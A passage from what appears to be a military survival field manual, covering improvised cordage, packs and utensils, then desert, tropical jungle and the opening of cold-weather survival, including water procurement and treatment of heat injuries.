The bola is another field-expedient weapon that is easy to make (Figure 12-7). It is especially effective for capturing running game or low-flying fowl in a flock. To use the bola, hold it by the center knot and twirl it above your head. Release the knot so that the bola flies toward your target. When you release the bola, the weighted cords will separate. These cords will wrap around and immobilize the fowl or animal that you hit.

LASHING AND CORDAGE

Many materials are strong enough for use as lashing and cordage. A number of natural and man-made materials are available in a survival situation. For example, you can make a cotton web belt much more useful by unraveling it. You can then use the string for other purposes (fishing line, thread for sewing, and lashing).

Natural Cordage Selection

Before making cordage, there are a few simple tests you can do to determine you material's suitability. First, pull on a length of the material to test for strength. Next, twist it between your fingers and roll the fibers together. If it withstands this handling and does not snap apart, tie an overhand knot with the fibers and gently tighten. If the knot does not break, the material is usable. Figure 12-8 shows various methods of making cordage.

Lashing Material

The best natural material for lashing small objects is sinew. You can make sinew from the tendons of large game, such as deer. Remove the tendons from the game and dry them completely. Smash the dried tendons so that they separate into fibers. Moisten the fibers and twist them into a continuous strand. If you need stronger lashing material, you can braid the strands. When you use sinew for small lashings, you do not need knots as the moistened sinew is sticky and it hardens when dry.

You can shred and braid plant fibers from the inner bark of some trees to make cord. You can use the linden, elm, hickory, white oak, mulberry, chestnut, and red and white cedar trees. After you make the cord, test it to be sure it is strong enough for your purpose. You can make these materials stronger by braiding several strands together.

You can use rawhide for larger lashing jobs. Make rawhide from the skins of medium or large game. After skinning the animal, remove any excess fat and any pieces of meat from the skin. Dry the skin completely. You do not need to stretch it as long as there are no folds to trap moisture. You do not have to remove the hair from the skin. Cut the skin while it is dry. Make cuts about 6 millimeters wide. Start from the center of the hide and make one continuous circular cut, working clockwise to the hide's outer edge. Soak the rawhide for 2 to 4 hours or until it is soft. Use it wet, stretching it as much as possible while applying it. It will be strong and durable when it dries.

RUCKSACK CONSTRUCTION

The materials for constructing a rucksack or pack are almost limitless. You can use wood, bamboo, rope, plant fiber, clothing, animal skins, canvas, and many other materials to make a pack.

There are several construction techniques for rucksacks. Many are very elaborate, but those that are simple and easy are often the most readily made in a survival situation.

Horseshoe Pack

This pack is simple to make and use and relatively comfortable to carry over one shoulder. Lay available square-shaped material, such as poncho, blanket, or canvas, flat on the ground. Lay items on one edge of the material. Pad the hard items. Roll the material (with the items) toward the opposite edge and tie both ends securely. Add extra ties along the length of the bundle. You can drape the pack over one shoulder with a line connecting the two ends (Figure 12-9).

Square Pack

This pack is easy to construct if rope or cordage is available. Otherwise, you must first make cordage. To make this pack, construct a square frame from bamboo, limbs, or sticks. Size will vary for each person and the amount of equipment carried (Figure 12-10).

CLOTHING AND INSULATION

You can use many materials for clothing and insulation. Both man-made materials, such as parachutes, and natural materials, such as skins and plant materials, are available and offer significant protection.

Parachute Assembly

Consider the entire parachute assembly as a resource. Use every piece of material and hardware, to include the canopy, suspension lines, connector snaps, and parachute harness. Before disassembling the parachute, consider all of your survival requirements and plan to use different portions of the parachute accordingly. For example, consider shelter requirements, need for a rucksack, and so on, in addition to clothing or insulation needs.

Animal Skins

The selection of animal skins in a survival situation will most often be limited to what you manage to trap or hunt. However, if there is an abundance of wildlife, select the hides of larger animals with heavier coats and large fat content. Do not use the skins of infected or diseased animals if at all possible. Since they live in the wild, animals are carriers of pests such as ticks, lice, and fleas. Because of these pests, use water to thoroughly clean any skin obtained from any animal. If water is not available, at least shake out the skin thoroughly. As with rawhide, lay out the skin, and remove all fat and meat. Dry the skin completely. Use the hind quarter joint areas to make shoes and mittens or socks. Wear the hide with the fur to the inside for its insulating factor.

Plant Fibers

Several plants are sources of insulation from cold. Cattail is a marshland plant found along lakes, ponds, and the backwaters of rivers. The fuzz on the tops of the stalks forms dead air spaces and makes a good down-like insulation when placed between two pieces of material. Milkweed has pollenlike seeds that act as good insulation. The husk fibers from coconuts are very good for weaving ropes and, when dried, make excellent tinder and insulation.

COOKING AND EATING UTENSILS

Many materials may be used to make equipment for the cooking, eating, and storing of food.

Bowls

Use wood, bone, horn, bark, or other similar material to make bowls. To make wooden bowls, use a hollowed out piece of wood that will hold your food and enough water to cook it in. Hang the wooden container over the fire and add hot rocks to the water and food. Remove the rocks as they cool and add more hot rocks until your food is cooked.

CAUTION
Do not use rocks with air pockets, such as limestone and sandstone. They may explode while heating in the fire.

You can also use this method with containers made of bark or leaves. However, these containers will burn above the waterline unless you keep them moist or keep the fire low.
A section of bamboo works very well, if you cut out a section between two sealed joints (Figure 12-11).

A sealed section of bamboo will explode if heated because of trapped air and water in the section.

Forks, Knives, and Spoons

Carve forks, knives, and spoons from nonresinous woods so that you do not get a wood resin aftertaste or do not taint the food. Nonresinous woods include oak, birch, and other hardwood trees.

> Note: Do not use those trees that secrete a syrup or resinlike liquid on the bark or when cut.

Pots

You can make pots from turtle shells or wood. As described with bowls, using hot rocks in a hollowed out piece of wood is very effective. Bamboo is the best wood for making cooking containers.
To use turtle shells, first thoroughly boil the upper portion of the shell. Then use it to heat food and water over a flame (Figure 12-11).

Water Bottles

Make water bottles from the stomachs of larger animals. Thoroughly flush the stomach out with water, then tie off the bottom. Leave the top open, with some means of fastening it closed.

CHAPTER 13 - DESERT SURVIVAL

To survive and evade in arid or desert areas, you must understand and prepare for the environment you will face. You must determine your equipment needs, the tactics you will use, and how the environment will affect you and your tactics. Your survival will depend upon your knowledge of the terrain, basic climatic elements, your ability to cope with these elements, and your will to survive.

TERRAIN

Most arid areas have several types of terrain. The five basic desert terrain types are--

- Mountainous (High Altitude).
- Rocky plateau.
- Sand dunes.
- Salt marshes.
- Broken, dissected terrain ("gebel" or "wadi").

Desert terrain makes movement difficult and demanding. Land navigation will be extremely difficult as there may be very few landmarks. Cover and concealment may be very limited; therefore, the threat of exposure to the enemy remains constant.

Mountain Deserts

Scattered ranges or areas of barren hills or mountains separated by dry, flat basins characterize mountain deserts. High ground may rise gradually or abruptly from flat areas to several thousand meters above sea level. Most of the infrequent rainfall occurs on high ground and runs off rapidly in the form of flash floods. These floodwaters erode deep gullies and ravines and deposit sand and gravel around the edges of the basins. Water rapidly evaporates, leaving the land as barren as before, although there may be short-lived vegetation. If enough water enters the basin to compensate for the rate of evaporation, shallow lakes may develop, such as the Great Salt Lake in Utah, or the Dead Sea. Most of these lakes have a high salt content.

Rocky Plateau Deserts

Rocky plateau deserts have relatively slight relief interspersed with extensive flat areas with quantities of solid or broken rock at or near the surface. There may be steep-walled, eroded valleys, known as wadis in the Middle East and arroyos or canyons in the United States and Mexico. Although their flat bottoms may be superficially attractive as assembly areas, the narrower valleys can be extremely dangerous to men and material due to flash flooding after rains. The Golan Heights is an example of a rocky plateau desert.

Sandy or Dune Deserts

Sandy or dune deserts are extensive flat areas covered with sand or gravel. "Flat" is a relative term, as some areas may contain sand dunes that are over 300 meters high and 16 to 24 kilometers long. Trafficability in such terrain will depend on the windward or leeward slope of the dunes and the texture of the sand. Other areas, however, may be flat for 3,000 meters and more. Plant life may vary from none to scrub over 2 meters high. Examples of this type of desert include the edges of the Sahara, the empty quarter of the Arabian Desert, areas of California and New Mexico, and the Kalahari in South Africa.

Salt Marshes

Salt marshes are flat, desolate areas, sometimes studded with clumps of grass but devoid of other vegetation. They occur in arid areas where rainwater has collected, evaporated, and left large deposits of alkali salts and water with a high salt concentration. The water is so salty it is undrinkable. A crust that may be 2.5 to 30 centimeters thick forms over the saltwater.
In arid areas there are salt marshes hundreds of kilometers square. These areas usually support many insects, most of which bite. Avoid salt marshes. This type of terrain is highly corrosive to boots, clothing, and skin. A good example is the Shat-el-Arab waterway along the Iran-Iraq border.

Broken Terrain

All arid areas contain broken or highly dissected terrain. Rainstorms that erode soft sand and carve out canyons form this terrain. A wadi may range from 3 meters wide and 2 meters deep to several hundred meters wide and deep. The direction it takes varies as much as its width and depth. It twists and turns and forms a mazelike pattern. A wadi will give you good cover and concealment, but do not try to move through it because it is very difficult terrain to negotiate.

ENVIRONMENTAL FACTORS

Surviving and evading the enemy in an arid area depends on what you know and how prepared you are for the environmental conditions you will face. Determine what equipment you will need, the tactics you will use, and the environment's impact on them and you.
In a desert area there are seven environmental factors that you must consider--

- Low rainfall.
- Intense sunlight and heat.
- Wide temperature range.
- Sparse vegetation.
- High mineral content near ground surface.
- Sandstorms.
- Mirages.

Low Rainfall

Low rainfall is the most obvious environmental factor in an arid area. Some desert areas receive less than 10 centimeters of rain annually, and this rain comes in brief torrents that quickly run off the ground surface. You cannot survive long without water in high desert temperatures. In a desert survival situation, you must first consider "How much water do I have?" and "Where are other water sources?"

Intense Sunlight and Heat

Intense sunlight and heat are present in all arid areas. Air temperature can rise as high as 60 degrees C (140 degrees F) during the day. Heat gain results from direct sunlight, hot blowing winds, reflective heat

The temperature of desert sand and rock averages 16 to 22 degrees C (30 to 40 degrees F) more than that of the air. For instance, when the air temperature is 43 degrees C (110 degrees F), the sand temperature may be 60 degrees C (140 degrees F).

Intense sunlight and heat increase the body's need for water. To conserve your body fluids and energy, you will need a shelter to reduce your exposure to the heat of the day. Travel at night to lessen your use of water.

Radios and sensitive items of equipment exposed to direct intense sunlight will malfunction.

Wide Temperature Range

Temperatures in arid areas may get as high as 55 degrees C during the day and as low as 10 degrees C during the night. The drop in temperature at night occurs rapidly and will chill a person who lacks warm clothing and is unable to move about. The cool evenings and nights are the best times to work or travel. If your plan is to rest at night, you will find a wool sweater, long underwear, and a wool stocking cap extremely helpful.

Sparse Vegetation

Vegetation is sparse in arid areas. You will therefore have trouble finding shelter and camouflaging your movements. During daylight hours large areas of terrain are visible and easily controlled by a small opposing force.

If traveling in hostile territory, follow the principles of desert camouflage--

- Hide or seek shelter in dry washes (wadis) with thicker growths of vegetation and cover from oblique observation.
- Use the shadows cast from brush, rocks, or outcropping. The temperature in shaded areas will be 11 to 17 degrees C cooler than the air temperature.
- Cover objects that will reflect the light from the sun.

Before moving, survey the area for sites that provide cover and concealment. You will have trouble estimating distance. The emptiness of desert terrain causes most people to underestimate distance by a factor of three: What appears to be 1 kilometer away is really 3 kilometers away.

High Mineral Content

All arid regions have areas where the surface soil has a high mineral content (borax, salt, alkali, and lime). Material in contact with this soil wears out quickly, and water in these areas is extremely hard and undrinkable. Wetting your uniform in such water to cool off may cause a skin rash. The Great Salt Lake area in Utah is an example of this type of mineral-laden water and soil. There is little or no plant life; there-fore, shelter is hard to find. Avoid these areas if possible.

Sandstorms

Sandstorms (sand-laden winds) occur frequently in most deserts. The "Seistan" desert wind in Iran and Afghanistan blows constantly for up to 120 days. Within Saudi Arabia, winds average 3.2 to 4.8 kilometers per hour (kph) and can reach 112 to 128 kph in early afternoon. Expect major sandstorms and dust storms at least once a week.

The greatest danger is getting lost in a swirling wall of sand. Wear goggles and cover your mouth and nose with cloth. If natural shelter is unavailable, mark your direction of travel, lie down, and sit out the storm.

Dust and wind-blown sand interfere with radio transmissions. Therefore, be ready to use other means for signaling, such as pyrotechnics, signal mirrors, or marker panels, if available.

Mirages

Mirages are optical phenomena caused by the refraction of light through heated air rising from a sandy or stony surface. They occur in the interior of the desert about 10 kilometers from the coast. They make objects that are 1.5 kilometers or more away appear to move.

This mirage effect makes it difficult for you to identify an object from a distance. It also blurs distant range contours so much that you feel surrounded by a sheet of water from which elevations stand out as "islands."

The mirage effect makes it hard for a person to identify targets, estimate range, and see objects clearly. However, if you can get to high ground (3 meters or more above the desert floor), you can get above the superheated air close to the ground and overcome the mirage effect. Mirages make land navigation difficult because they obscure natural features. You can survey the area at dawn, dusk, or by moonlight when there is little likelihood of mirage.

Light levels in desert areas are more intense than in other geographic areas. Moonlit nights are usually crystal clear, winds die down, haze and glare disappear, and visibility is excellent. You can see lights, red flash-lights, and blackout lights at great distances. Sound carries very far.

Conversely, during nights with little moonlight, visibility is extremely poor. Traveling is extremely hazardous. You must avoid getting lost, falling into ravines, or stumbling into enemy positions. Movement during such a night is practical only if you have a compass and have spent the day in a shelter, resting, observing and memorizing the terrain, and selecting your route.

NEED FOR WATER

The subject of man and water in the desert has generated considerable interest and confusion since the early days of World War II when the U. S. Army was preparing to fight in North Africa. At one time the U. S. Army thought it could condition men to do with less water by progressively reducing their water supplies during training. They called it water discipline. It caused hundreds of heat casualties.

A key factor in desert survival is understanding the relationship between physical activity, air temperature, and water consumption. The body requires a certain amount of water for a certain level of activity at a certain temperature. For example, a person performing hard work in the sun at 43 degrees C requires 19 liters of water daily. Lack of the required amount of water causes a rapid decline in an individual's ability to make decisions and to perform tasks efficiently.

Your body's normal temperature is 36.9 degrees C (98.6 degrees F). Your body gets rid of excess heat (cools off) by sweating. The warmer your body becomes--whether caused by work, exercise, or air temperature--the more you sweat. The more you sweat, the more moisture you lose. Sweating is the principal cause of water loss. If a person stops sweating during periods of high air temperature and heavy work or exercise, he will quickly develop heat stroke. This is an emergency that requires immediate medical attention.

Figure 13-2 shows daily water requirements for various levels of work. Understanding how the air temperature and your physical activity affect your water requirements allows you to take measures to get the most from your water supply. These measures are--

- Find shade! Get out of the sun!
- Place something between you and the hot ground.
- Limit your movements!
- Conserve your sweat. Wear your complete uniform to include T-shirt. Roll the sleeves down, cover your head, and protect your neck with a scarf or similar item. These steps will protect your body from hot-blowing winds and the direct rays of the sun. Your clothing will absorb your sweat, keeping it against your skin so that you gain its full cooling effect. By staying in the shade quietly, fully clothed, not talking, keeping your mouth closed, and breathing through your nose, your water requirement for survival drops dramatically.
- If water is scarce, do not eat. Food requires water for digestion; therefore, eating food will use water that you need for cooling.

Thirst is not a reliable guide for your need for water. A person who uses thirst as a guide will drink only two-thirds of his daily water requirement. To prevent this "voluntary" dehydration, use the following guide:

- At temperatures below 38 degrees C, drink 0.5 liter of water every hour.
- At temperatures above 38 degrees C, drink 1 liter of water every hour.

Drinking water at regular intervals helps your body remain cool and decreases sweating. Even when your water supply is low, sipping water constantly will keep your body cooler and reduce water loss through sweating. Conserve your fluids by reducing activity during the heat of day. Do not ration your water! If you try to ration water, you stand a good chance of becoming a heat casualty.

HEAT CASUALTIES

Your chances of becoming a heat casualty as a survivor are great, due to injury, stress, and lack of critical items of equipment. Following are the major types of heat casualties and their treatment when little water and no medical help are available.

Heat Cramps

The loss of salt due to excessive sweating causes heat cramps. Symptoms are moderate to severe muscle cramps in legs, arms, or abdomen. These symptoms may start as a mild muscular discomfort. You should now stop all activity, get in the shade, and drink water. If you fail to recognize the early symptoms and continue your physical activity, you will have severe muscle cramps and pain. Treat as for heat exhaustion, below.

Heat Exhaustion


A large loss of body water and salt causes heat exhaustion. Symptoms are headache, mental confusion, irritability, excessive sweating, weakness, dizziness, cramps, and pale, moist, cold (clammy) skin. Immediately get the patient under shade. Make him lie on a stretcher or similar item about 45 centimeters off the ground. Loosen his clothing. Sprinkle him with water and fan him. Have him drink small amounts of water every 3 minutes. Ensure he stays quiet and rests.

Heat Stroke

A severe heat injury caused by extreme loss of water and salt and the body's inability to cool itself. The patient may die if not cooled immediately. Symptoms are the lack of sweat, hot and dry skin, headache, dizziness, fast pulse, nausea and vomiting, and mental confusion leading to unconsciousness. Immediately get the person to shade. Lay him on a stretcher or similar item about 45 centimeters off the ground. Loosen his clothing. Pour water on him (it does not matter if the water is polluted or brackish) and fan him. Massage his arms, legs, and body. If he regains consciousness, let him drink small amounts of water every 3 minutes.

PRECAUTIONS

In a desert survival and evasion situation, it is unlikely that you will have a medic or medical supplies with you to treat heat injuries. Therefore, take extra care to avoid heat injuries. Rest during the day. Work during the cool evenings and nights. Use a buddy system to watch for heat injury, and observe the following guidelines:



- Make sure you tell someone where you are going and when you will return.
- Watch for signs of heat injury. If someone complains of tiredness or wanders away from the group, he may be a heat casualty.
- Drink water at least once an hour.
- Get in the shade when resting; do not lie directly on the ground.
- Do not take off your shirt and work during the day.
- Check the color of your urine. A light color means you are drinking enough water, a dark color means you need to drink more.

DESERT HAZARDS

There are several hazards unique to desert survival. These include insects, snakes, thorned plants and cacti, contaminated water, sunburn, eye irritation, and climatic stress.
Insects of almost every type abound in the desert. Man, as a source of water and food, attracts lice, mites, wasps, and flies. They are extremely unpleasant and may carry diseases. Old buildings, ruins, and caves are favorite habitats of spiders, scorpions, centipedes, lice, and mites. These areas provide protection from the elements and also attract other wild-life. Therefore, take extra care when staying in these areas. Wear gloves at all times in the desert. Do not place your hands anywhere without first looking to see what is there. Visually inspect an area before sitting or lying down. When you get up, shake out and inspect your boots and clothing. All desert areas have snakes. They inhabit ruins, native villages, garbage dumps, caves, and natural rock outcropping that offer shade. Never go barefoot or walk through these areas without carefully inspecting them for snakes. Pay attention to where you place your feet and hands. Most snakebites result from stepping on or handling snakes. Avoid them. Once you see a snake, give it a wide berth.

CHAPTER 14 - TROPICAL SURVIVAL

Most people think of the tropics as a huge and forbidding tropical rain forest through which every step taken must be hacked out, and where every inch of the way is crawling with danger. Actually, over half of the land in the tropics is cultivated in some way.

A knowledge of field skills, the ability to improvise, and the application of the principles of survival will increase the prospects of survival. Do not be afraid of being alone in the jungle; fear will lead to panic. Panic will lead to exhaustion and decrease your chance of survival.

Everything in the jungle thrives, including disease germs and parasites that breed at an alarming rate. Nature will provide water, food, and plenty of materials to build shelters.

Indigenous peoples have lived for millennia by hunting and gathering. However, it will take an outsider some time to get used to the conditions and the nonstop activity of tropical survival.

TROPICAL WEATHER

High temperatures, heavy rainfall, and oppressive humidity characterize equatorial and subtropical regions, except at high altitudes. At low altitudes, temperature variation is seldom less than 10 degrees C and is often more than 35 degrees C. At altitudes over 1,500 meters, ice often forms at night. The rain has a cooling effect, but when it stops, the temperature soars.

Rainfall is heavy, often with thunder and lightning. Sudden rain beats on the tree canopy, turning trickles into raging torrents and causing rivers to rise. Just as suddenly, the rain stops. Violent storms may occur, usually toward the end of the summer months.

Hurricanes, cyclones, and typhoons develop over the sea and rush inland, causing tidal waves and devastation ashore. In choosing campsites, make sure you are above any potential flooding. Prevailing winds vary between winter and summer. The dry season has rain once a day and the monsoon has continuous rain. In Southeast Asia, winds from the Indian Ocean bring the monsoon, but it is dry when the wind blows from the landmass of China.

Tropical day and night are of equal length. Darkness falls quickly and daybreak is just as sudden.

JUNGLE TYPES

There is no standard jungle. The tropical area may be any of the following:

- Rain forests.
- Secondary jungles.
- Semievergreen seasonal and monsoon forests.

- Scrub and thorn forests.
- Savannas.
- Saltwater swamps.
- Freshwater swamps.

Tropical Rain Forests

The climate varies little in rain forests. You find these forests across the equator in the Amazon and Congo basins, parts of Indonesia, and several Pacific islands. Up to 3.5 meters of rain fall evenly throughout the year. Temperatures range from about 32 degrees C in the day to 21 degrees C at night. There are five layers of vegetation in this jungle (Figure 14-1). Where untouched by man, jungle trees rise from buttress roots to heights of 60 meters. Below them, smaller trees produce a canopy so thick that little light reaches the jungle floor. Seedlings struggle beneath them to reach light, and masses of vines and lianas twine up to the sun. Ferns, mosses, and herbaceous plants push through a thick carpet of leaves, and a great variety of fungi grow on leaves and fallen tree trunks.

Because of the lack of light on the jungle floor, there is little undergrowth to hamper movement, but dense growth limits visibility to about 50 meters. You can easily lose your sense of direction in this jungle, and it is extremely hard for aircraft to see you.

Secondary Jungles

Secondary jungle is very similar to rain forest. Prolific growth, where sunlight penetrates to the jungle floor, typifies this type of forest. Such growth happens mainly along river banks, on jungle fringes, and where man has cleared rain forest. When abandoned, tangled masses of vegetation quickly reclaim these cultivated areas. You can often find cultivated food plants among this vegetation.

Semievergreen Seasonal and Monsoon Forests

The characteristics of the American and African semievergreen seasonal forests correspond with those of the Asian monsoon forests. These characteristics are--

- Their trees fall into two stories of tree strata. Those in the upper story average 18 to 24 meters; those in the lower story average 7 to 13 meters.
- The diameter of the trees averages 0.5 meter.
- Their leaves fall during a seasonal drought.

Except for the sago, nipa, and coconut palms, the same edible plants grow in these areas as in the tropical rain forests.

You find these forests in portions of Columbia and Venezuela and the Amazon basin in South America; in portions of southeast coastal Kenya, Tanzania, and Mozambique in Africa; in Northeastern India, much of Burma, Thailand, Indochina, Java, and parts of other Indonesian islands in Asia.

Tropical Scrub and Thorn Forests

The chief characteristics of tropical scrub and thorn forests are--

- There is a definite dry season.
- Trees are leafless during the dry season.
- The ground is bare except for a few tufted plants in bunches; grasses are uncommon.
- Plants with thorns predominate.
- Fires occur frequently.

You find tropical scrub and thorn forests on the west coast of Mexico, Yucatan peninsula, Venezuela, Brazil; on the northwest coast and central parts of Africa; and in Asia, in Turkestan and India.
Within the tropical scrub and thorn forest areas, you will find it hard to obtain food plants during the dry season. During the rainy season, plants are considerably more abundant.

Tropical Savannas

General characteristics of the savanna are--

- It is found within the tropical zones in South America and Africa.
- It looks like a broad, grassy meadow, with trees spaced at wide intervals.
- It frequently has red soil.
- It grows scattered trees that usually appear stunted and gnarled like apple trees. Palms also occur on savannas.

You find savannas in parts of Venezuela, Brazil, and the Guianas in South America. In Africa, you find them in the southern Sahara (north-central Cameroon and Gabon and southern Sudan), Benin, Togo, most of Nigeria, northeastern Zaire, northern Uganda, western Kenya, part of Malawi, part of Tanzania, southern Zimbabwe, Mozambique, and western Madagascar.

Saltwater Swamps

Saltwater swamps are common in coastal areas subject to tidal flooding. Mangrove trees thrive in these swamps. Mangrove trees can reach heights of 12 meters, and their tangled roots are an obstacle to movement. Visibility in this type of swamp is poor, and movement is extremely difficult. Sometimes, streams that you can raft form channels, but you usually must travel on foot through this swamp.
You find saltwater swamps in West Africa, Madagascar, Malaysia, the Pacific islands, Central and South America, and at the mouth of the Ganges River in India. The swamps at the mouths of the Orinoco and Amazon rivers and rivers of Guyana consist of mud and trees that offer little shade. Tides in saltwater swamps can vary as much as 12 meters.
Everything in a saltwater swamp may appear hostile to you, from leeches and insects to crocodiles and caimans. Avoid the dangerous animals in this swamp.
Avoid this swamp altogether if you can. If there are water channels through it, you may be able to use a raft to escape.

Freshwater Swamps

You find freshwater swamps in low-lying inland areas. Their characteristics are masses of thorny undergrowth, reeds, grasses, and occasional short palms that reduce visibility and make travel difficult. There are often islands that dot these swamps, allowing you to get out of the water. Wildlife is abundant in these swamps.

TRAVEL THROUGH JUNGLE AREAS

With practice, movement through thick undergrowth and jungle can be done efficiently. Always wear long sleeves to avoid cuts and scratches.

To move easily, you must develop "jungle eye," that is, you should not concentrate on the pattern of bushes and trees to your immediate front. You must focus on the jungle further out and find natural breaks in the foliage. Look through the jungle, not at it. Stop and stoop down occasionally to look along the jungle floor. This action may reveal game trails that you can follow.

Stay alert and move slowly and steadily through dense forest or jungle. Stop periodically to listen and take your bearings. Use a machete to cut through dense vegetation, but do not cut unnecessarily or you will quickly wear yourself out. If using a machete, stroke upward when cutting vines to reduce noise because sound carries long distances in the jungle. Use a stick to part the vegetation. Using a stick will also help dislodge biting ants, spiders, or snakes. Do not grasp at brush or vines when climbing slopes; they may have irritating spines or sharp thorns.

Many jungle and forest animals follow game trails. These trails wind and cross, but frequently lead to water or clearings. Use these trails if they lead in your desired direction of travel.

In many countries, electric and telephone lines run for miles through sparsely inhabited areas. Usually, the right-of-way is clear enough to allow easy travel. When traveling along these lines, be careful as you approach transformer and relay stations. In enemy territory, they may be guarded.

TRAVEL TIPS

Pinpoint your initial location as accurately as possible to determine a general line of travel to safety. If you do not have a compass, use a field-expedient direction finding method.

Take stock of water supplies and equipment.

Move in one direction, but not necessarily in a straight line. Avoid obstacles. In enemy territory, take advantage of natural cover and concealment.

Move smoothly through the jungle. Do not blunder through it since you will get many cuts and scratches. Turn your shoulders, shift your hips, bend your body, and shorten or lengthen your stride as necessary to slide between the undergrowth.

IMMEDIATE CONSIDERATIONS

There is less likelihood of your rescue from beneath a dense jungle canopy than in other survival situations. You will probably have to travel to reach safety.

If you are the victim of an aircraft crash, the most important items to take with you from the crash site are a machete, a compass, a first aid kit, and a parachute or other material for use as mosquito netting and shelter.

Take shelter from tropical rain, sun, and insects. Malaria-carrying mosquitoes and other insects are immediate dangers, so protect yourself against bites.
Do not leave the crash area without carefully blazing or marking your route. Use your compass. Know what direction you are taking.
In the tropics, even the smallest scratch can quickly become dangerously infected. Promptly treat any wound, no matter how minor.

WATER PROCUREMENT

Even though water is abundant in most tropical environments, you may, as a survivor, have trouble finding it. If you do find water, it may not be safe to drink. Some of the many sources are vines, roots, palm trees, and condensation. You can sometimes follow animals to water. Often you can get nearly clear water from muddy streams or lakes by digging a hole in sandy soil about 1 meter from the bank. Water will seep into the hole. You must purify any water obtained in this manner.

Animals as Signs of Water

Animals can often lead you to water. Most animals require water regularly. Grazing animals such as deer, are usually never far from water and usually drink at dawn and dusk. Converging game trails often lead to water. Carnivores (meat eaters) are not reliable indicators of water. They get moisture from the animals they eat and can go without water for long periods.
Birds can sometimes also lead you to water. Grain eaters, such as finches and pigeons, are never far from water. They drink at dawn and dusk. When they fly straight and low, they are heading for water. When returning from water, they are full and will fly from tree to tree, resting frequently. Do not rely on water birds to lead you to water. They fly long distances without stopping. Hawks, eagles, and other birds of prey get liquids from their victims; you cannot use them as a water indicator.
Insects can be good indicators of water, especially bees. Bees seldom range more than 6 kilometers from their nests or hives. They usually will have a water source in this range. Ants need water. A column of ants marching up a tree is going to a small reservoir of trapped water. You find such reservoirs even in arid areas. Most flies stay within 100 meters of water, especially the European mason fly, easily recognized by its iridescent green body.
Human tracks will usually lead to a well, bore hole, or soak. Scrub or rocks may cover it to reduce evaporation. Replace the cover after use.

Water From Plants

Plants such as vines, roots, and palm trees are good sources of water.

Vines

Vines with rough bark and shoots about 5 centimeters thick can be a useful source of water. You must learn by experience which are the water-bearing vines, because not all have drinkable water. Some may even have a poisonous sap. The poisonous ones yield a sticky, milky sap when cut. Nonpoisonous vines will give a clear fluid. Some vines cause a skin irritation on contact; therefore let the liquid drip into your mouth, rather than put your mouth to the vine. Preferably, use some type of container. Use the procedure described in Chapter 6 to obtain water from a vine.

Roots

In Australia, the water tree, desert oak, and bloodwood have roots near the surface. Pry these roots out of the ground and cut them into 30-centimeter lengths. Remove the bark and suck out the moisture, or shave the root to a pulp and squeeze it over your mouth.

Palm Trees

The buri, coconut, and nipa palms all contain a sugary fluid that is very good to drink. To obtain the liquid, bend a flowering stalk of one of these palms downward, and cut off its tip. If you cut a thin slice off the stalk every 12 hours, the flow will renew, making it possible to collect up to a liter per day. Nipa palm shoots grow from the base, so that you can work at ground level. On grown trees of other species, you may have to climb them to reach a flowering stalk. Milk from coconuts has a large water content, but may contain a strong laxative in ripe nuts. Drinking too much of this milk may cause you to lose more fluid than you drink.

Water From Condensation

Often it requires too much effort to dig for roots containing water. It may be easier to let a plant produce water for you in the form of condensation. Tying a clear plastic bag around a green leafy branch will cause water in the leaves to evaporate and condense in the bag. Placing cut vegetation in a plastic bag will also produce condensation. This is a solar still (see Chapter 6).

FOOD

Food is usually abundant in a tropical survival situation. To obtain animal food, use the procedures outlined in Chapter 8.

In addition to animal food, you will have to supplement your diet with edible plants. The best places to forage are the banks of streams and rivers. Wherever the sun penetrates the jungle, there will be a mass of vegetation, but river banks may be the most accessible areas.

If you are weak, do not expend energy climbing or felling a tree for food. There are more easily obtained sources of food nearer the ground. Do not pick more food than you need. Food spoils rapidly in tropical conditions. Leave food on the growing plant until you need it, and eat it fresh.

There are an almost unlimited number of edible plants from which to choose. Unless you can positively identify these plants, it may be safer at first to begin with palms, bamboos, and common fruits. The list below identifies some of the most common foods. Detailed descriptions and photographs are at Appendix B.

TROPICAL ZONE FOOD PLANTS

- Bael fruit (Aegle marmelos)
- Bamboo (various species)
- Banana or plantain (Musa species)
- Bignay (Antidesma bunius)

POISONOUS PLANTS

The proportion of poisonous plants in tropical regions is no greater than in any other area of the world. However, it may appear that most plants in the tropics are poisonous because of the great density of plant growth in some tropical areas. See Appendix C.

CHAPTER 15 - COLD WEATHER SURVIVAL

One of the most difficult survival situations is a cold weather scenario. Remember, cold weather is an adversary that can be as dangerous as an enemy soldier. Every time you venture into the cold, you are pitting yourself against the elements. With a little knowledge of the environment, proper plans, and appropriate equipment, you can overcome the elements. As you remove one or more of these factors, survival becomes increasingly difficult. Remember, winter weather is highly variable. Prepare yourself to adapt to blizzard conditions even during sunny and clear weather.

Cold is a far greater threat to survival than it appears. It decreases your ability to think and weakens your will to do anything except to get warm. Cold is an insidious enemy; as it numbs the mind and body, it subdues the will to survive.

Cold makes it very easy to forget your ultimate goal--to survive.

COLD REGIONS AND LOCATIONS

Cold regions include arctic and subarctic areas and areas immediately adjoining them. You can classify about 48 percent of the northern hemisphere's total landmass as a cold region due to the influence and extent of air temperatures. Ocean currents affect cold weather and cause large areas normally included in the temperate zone to fall within the cold regions during winter periods. Elevation also has a marked effect on defining cold regions.
Within the cold weather regions, you may face two types of cold weather environments--wet or dry. Knowing in which environment your area of operations falls will affect planning and execution of a cold weather operation.

Wet Cold Weather Environments

Wet cold weather conditions exist when the average temperature in a 24-hour period is -10 degrees C or above. Characteristics of this condition are freezing during the colder night hours and thawing during the day. Even though the temperatures are warmer during this condition, the terrain is usually very sloppy due to slush and mud. You must concentrate on protecting yourself from the wet ground and from freezing rain or wet snow.

Dry Cold Weather Environments

Dry cold weather conditions exist when the average temperature in a 24-hour period remains below -10 degrees C. Even though the temperatures in this condition are much lower than normal, you do not have to contend with the freezing and thawing. In these conditions, you need more layers of inner clothing to protect you from temperatures as low as -60 degrees C. Extremely hazardous conditions exist when wind and low temperature combine.

WINDCHILL

Windchill increases the hazards in cold regions. Windchill is the effect of moving air on exposed flesh. For instance, with a 27.8-kph (15-knot) wind and a temperature of -10 degrees C, the equivalent windchill temperature is -23 degrees C. Figure 15-1 gives the windchill factors for various temperatures and wind speeds.

Remember, even when there is no wind, you will create the equivalent wind by skiing, running, being towed on skis behind a vehicle, working around aircraft that produce wind blasts.

BASIC PRINCIPLES OF COLD WEATHER SURVIVAL

